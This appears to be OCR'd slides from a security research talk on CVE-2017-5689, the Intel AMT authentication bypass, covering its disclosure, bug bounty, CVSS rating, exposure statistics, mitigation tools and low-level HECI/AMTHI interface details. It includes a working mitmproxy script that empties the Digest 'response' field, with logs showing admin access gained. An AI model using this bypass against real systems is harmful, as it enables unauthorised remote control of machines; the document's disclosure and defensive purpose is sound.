
CVE-2017-5689

Once again we will use a mitmproxy tool, but armed with a script that blanks the “response” field of Authorization header:

```
$ cat > blank_auth_response.py
import re


def start():
        return BlankAuthResponse()


class BlankAuthResponse:

        RESPONSE_RE = re.compile('(response=".*?")', flags=re.DOTALL)

        def request(self, flow):
                if flow.request.port in (16992, 16993):
                if 'Authorization' in flow.request.headers:
                        flow.request.headers['Authorization'] = \
                        self.RESPONSE_RE.sub('response=""', flow.request.headers['Authorization'])
```

CVE-2017-5689

The web-browser is configured to access the network through the local proxy at 8080. The password we've just typed is obviously incorrect, 'cause Intel AMT does not allow passwords shorter than 8 characters. But still we'll give it a try...



CVE-2017-5689

As in the previous case no Authorization header field is sent, so the server responds with *401 Unauthorized*:


```
$ mitmdump -p 8080 -dd --no-http2 -s blank_auth_response.py
Proxy server listening at http://0.0.0.0:8080
 >> GET http://192.168.1.1:16992/index.htm
          Host: 192.168.1.1:16992
          User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
          Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
          Accept-Language: en-US,en;q=0.5
          Accept-Encoding: gzip, deflate
          Referer: http://192.168.1.1:16992/logon.htm
          Connection: keep-alive
          Upgrade-Insecure-Requests: 1
 << 401 Unauthorized 689b
          WWW-Authenticate: Digest realm="Digest:C8090000000000000000000000000000",
nonce="efoAAQdGAADhoXdHX8P3u0jsI18jLaZN",stale="false",qop="auth"
          Content-Type: text/html
          Server: Intel(R) Active Management Technology 9.0.30
          Content-Length: 689
          Connection: close
```


But then… 200 OK, yay! Note an empty value for the “response” field.

```
...
127.0.0.1:50856: clientconnect
 >> GET http://192.168.1.1:16992/index.htm
          Host: 192.168.1.1:16992
          User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
          Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
          Accept-Language: en-US,en;q=0.5
          Accept-Encoding: gzip, deflate
          Referer: http://192.168.1.1:16992/tokenexp.htm
          Authorization: Digest username="admin", realm="Digest:C8090000000000000000000000000000",
nonce="cZwGAQdHAACp1IXkfN+PXVbcKduiJY6i", uri="/index.htm", response="", qop=auth, nc=00000001,
cnonce="33366b65c3dc402b"
          Connection: keep-alive
          Upgrade-Insecure-Requests: 1
          Cache-Control: max-age=0
 << 200 OK 2.42k
          Date: Wed, 5 Jul 2017 21:49:31 GMT
          Server: Intel(R) Active Management Technology 9.0.30
          Content-Type: text/html
          Transfer-Encoding: chunked
          Cache-Control: no cache
          Expires: Thu, 26 Oct 1995 00:00:00 GMT
```

CVE-2017-5689

Every AMT feature is now available for an attacker as if he knows the admin password.





CVE-2017-5689

hackerone

From Intel Product Security Incident Response Team <Intel.Product.Se...
Subject **Intel Announces Bug Bounty Program** 03/16/2017 12:10 AM
To [redacted], Me <m.malyutin@embedi.com>, Intel Product

Maksim,

Intel announced a bug bounty program at CanSecWest today in Vancouver B.C. Here is the Intel link and it includes requirements https://security-center.intel.com/BugBountyProgram.aspx . Can you please review and let us know if you'd be interested in participating we could use the AMT vulnerability you discovered as a starting point.

Sincerely,

Intel Product Security Incident Response Team
www.intel.com/security
secure@intel.com

#215598 **Intel AMT authentication bypass vulnerability**

State	Triaged (Open)	Severity	Critical (9.8)
Reported To	Intel Corporation	Participants	
Scope		Visibility	Private
Weakness	Improper Authentication - Generic		
Bounty	$10,000		

CVE-2017-5689

Vulnerability Details : CVE-2017-5689

An unprivileged network attacker could gain system privileges to provisioned Intel manageability SKUs: Intel Active Management Technology (AMT) and Intel Standard Manageability (ISM). An unprivileged local attacker could provision manageability features gaining unprivileged network or local system privileges on Intel manageability SKUs: Intel Active Management Technology (AMT), Intel Standard Manageability (ISM), and Intel Small Business Technology (SBT).

Publish Date : 2017-05-02 Last Update Date : 2017-05-29

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– CVSS Scores & Vulnerability Types

CVSS Score	10.0
Confidentiality Impact	Complete (There is total information disclosure, resulting in all system files being revealed.)
Integrity Impact	Complete (There is a total compromise of system integrity. There is a complete loss of system protection, resulting in the entire system being compromised.)
Availability Impact	Complete (There is a total shutdown of the affected resource. The attacker can render the resource completely unavailable.)
Access Complexity	Low (Specialized access conditions or extenuating circumstances do not exist. Very little knowledge or skill is required to exploit.)
Authentication	Not required (Authentication is not required to exploit the vulnerability.)
Gained Access	None
Vulnerability Type(s)	Gain privileges
CWE ID	264

- Intel SA 00075 Security Advisory https://software.intel.com/en-us/forums/intel-business-client-software-development/topic/733638
- US-CERT https://www.us-cert.gov/ncas/current-activity/2017/05/01/Intel-Firmware-Vulnerability


Exploitation CVE-2017-5689

There is a vulnerability that allows attackers to log as “admin” user in the AMT

- The only thing needed is open 16992 port
- No dependence on hardware or OS
- Attackers can use all the Intel AMT capabilities for their own good
- Turned off devices may be attacked as well
- Some systems are accessible through the Internet


There are 2 attack methods:

- Local (by using the LSM service)
- Remote (via the open port)



Impact CVE-2017-5689

Top Organizations




Top Countries

1.Unated States 2.433
2.Germany 763
3.Canada 566
4. Unated Kingdom 408
5. Australia 325
6. Russian Federation 289
7. Romania 222
8.Norway 159
9. Korea 118
10.Poland 110

Shodan "Intel AMT Report 02-05-2017" https://www.shodan.io/report/Y6symzwg

Intel AMT bug & Industrial PC

Security advisor: SSA-874235: Intel Vulnerability in Siemens Industrial Products
https://www.siemens.com/cert/pool/cert/siemens_security_advisory_ssa-874235.pdf



Demo

After news

After news

Tenable "Rediscovering the Intel AMT Vulnerability - No PoC, No Patch, No Problem!"
https://www.tenable.com/blog/rediscovering-the-intel-amt-vulnerability

After details

Many community tools:

- Nmap script - https://svn.nmap.org/nmap/scripts/http-vuln-cve2017-5689.nse
- Metasploit module - https://www.rapid7.com/db/modules/auxiliary/scanner/http/intel_amt_digest_bypass
- AMT status checker for Linux - https://github.com/mjg59/mei-amt-check
- Tool to disable Intel AMT on Windows - https://github.com/bartblaze/Disable-Intel-AMT
- Detection Script for CVE-2017-5689 - https://github.com/CerberusSecurity/CVE-2017-5689
- Intel AMT honeypot 1 - https://github.com/travisbgreen/intel_amt_honeypot
- Intel AMT honeypot 2 - https://github.com/packetflare/amthoneypot


Mitigations

Intel:


- INTEL-SA-00075 Detection and Mitigation Tool https://downloadcenter.intel.com/download/26755
- INTEL-SA-00075 Mitigation Guide https://www.intel.com/content/www/us/en/support/technologies/intel-active-management-technology-intel-amt/000024238.html

Spread out

The “vPro” can make a difference



- Cheap
- non-vPro
- Different BIOS
- Similar Intel ME firmware versions and code



- Expensive
- vPro

Intel MEI (HECI)

The HECI is used to configure Intel AMT

HECI PCI CFG points to HECI MMIO, where the circular buffer window is mapped to send messages to Intel ME and get responses

PCI Configuration Registers (Intel® MEI 1—D22:F0)

Intel® MEI 1 Configuration Registers Address Map (Intel® MEI 1—D22:F0) (Sheet 1 of 2)


Offset	Mnemonic	Register Name	Default	Attribute
00h–01h	VID	Vendor Identification	8086h	RO
02h–03h	DID	Device Identification	See register description	RO
04h–05h	PCICMD	PCI Command	0000h	R/W, RO
06h–07h	PCISTS	PCI Status	0010h	RO
08h	RID	Revision Identification	See register description	RO
09h–0Bh	CC	Class Code	078000h	RO
0Eh	HTYPE	Header Type	80h	RO
10h–17h	MEI0_MBAR	Intel MEI 1 MMIO Base Address	000000000 0000004h	R/W, RO
2Ch–2Dh	SVID	Subsystem Vendor ID	0000h	R/WO
2Eh–2Fh	SID	Subsystem ID	0000h	R/WO
34h	CAPP	Capabilities List Pointer	50h	RO

23.1.2 MEI0_MBAR—Intel® MEI 1 MMIO Registers

These MMIO registers are accessible starting at the Intel MEI 1 MMIO Base Address (MEI0_MBAR) which gets programmed into D22:F0:Offset 10–17h. These registers are reset by PLTRST# unless otherwise noted.

Table 23-2. Intel® MEI 1 MMIO Register Address Map

MEI0_MBAR+ Offset	Mnemonic	Register Name	Default	Attribute
00–03h	H_CB_WW	Host Circular Buffer Write Window	00000000h	W
04h–07h	H_CSR	Host Control Status	02000000h	RO, R/W, R/WC
08h–0Bh	ME_CB_RW	Intel ME Circular Buffer Read Window	FFFFFFFFh	RO
0Ch–0Fh	ME_CSR_HA	Intel ME Control Status Host Access	02000000h	RO



Intel MEI (HECI)

So HECI is based on DCMI-HI protocol

There are clients (code modules) that use HECI inside Intel ME firmware. To connect them you need to know the GUID of the client.

Here are known GUIDS:

ICC	42b3ce2f-bd9f-485a-96ae-26406230b1ff
MKHI	8e6a6715-9abc-4043-88ef-9e39c6f63e0
LMS	3d98d9b7-1ce8-4252-b337-2eff106ef29f
AMTHI	12f80028-b4b7-4b2d-aca8-46e0ff65814c

Intel MEI (HECI)

The message to Intel ME should contain the command description (specifies the action required from Intel ME to make). The command is described by the groupID/command field.

To send the message through the HECI you need to

1. Connect to the client using the GUID
2. Send a message using the following format:

```
struct
{
    unsigned int groupID;    // the AMTHI client code, 0x12
    unsigned int command;    // command code
    unsigned int isResponse;
    unsigned int reserved;
    unsigned int result)
};
```


3. Get the acknowledge message

Intel ME state

What can be done through HECI?

Intel MEI can also be used to check the state of Intel ME subsytem:

- FWSTATUS registers;
- Status request to MKHI;
- Intel PT
- …



Intel MEI (HECI)

MEI->AMTHI transactions required to activate the AMT

AMT_INIT	groupID 0x12	command 0x05	ack 0x85
AMT_SET_PWD	groupID 0x12	command 0x09	ack 0x89
AMT_SET_IVP4	groupID 0x12	command 0x0C	ack 0x8C

Intel AMT "activation"

AMTactivator:

1. mei.sys - 32-bit kernel driver to work with MEI
2. mei64.sys - 64-bit kernel driver to work with MEI
3. AMTactivator.exe - the application

The workflow:

1. Find the MEI device in the PCI CFG and get the base address if the MEI MMIO
2. Use the MEI MMIO to send activation/configuration commands to Intel ME that

Systems tested:


Intel ME version	System and chipset	CPU
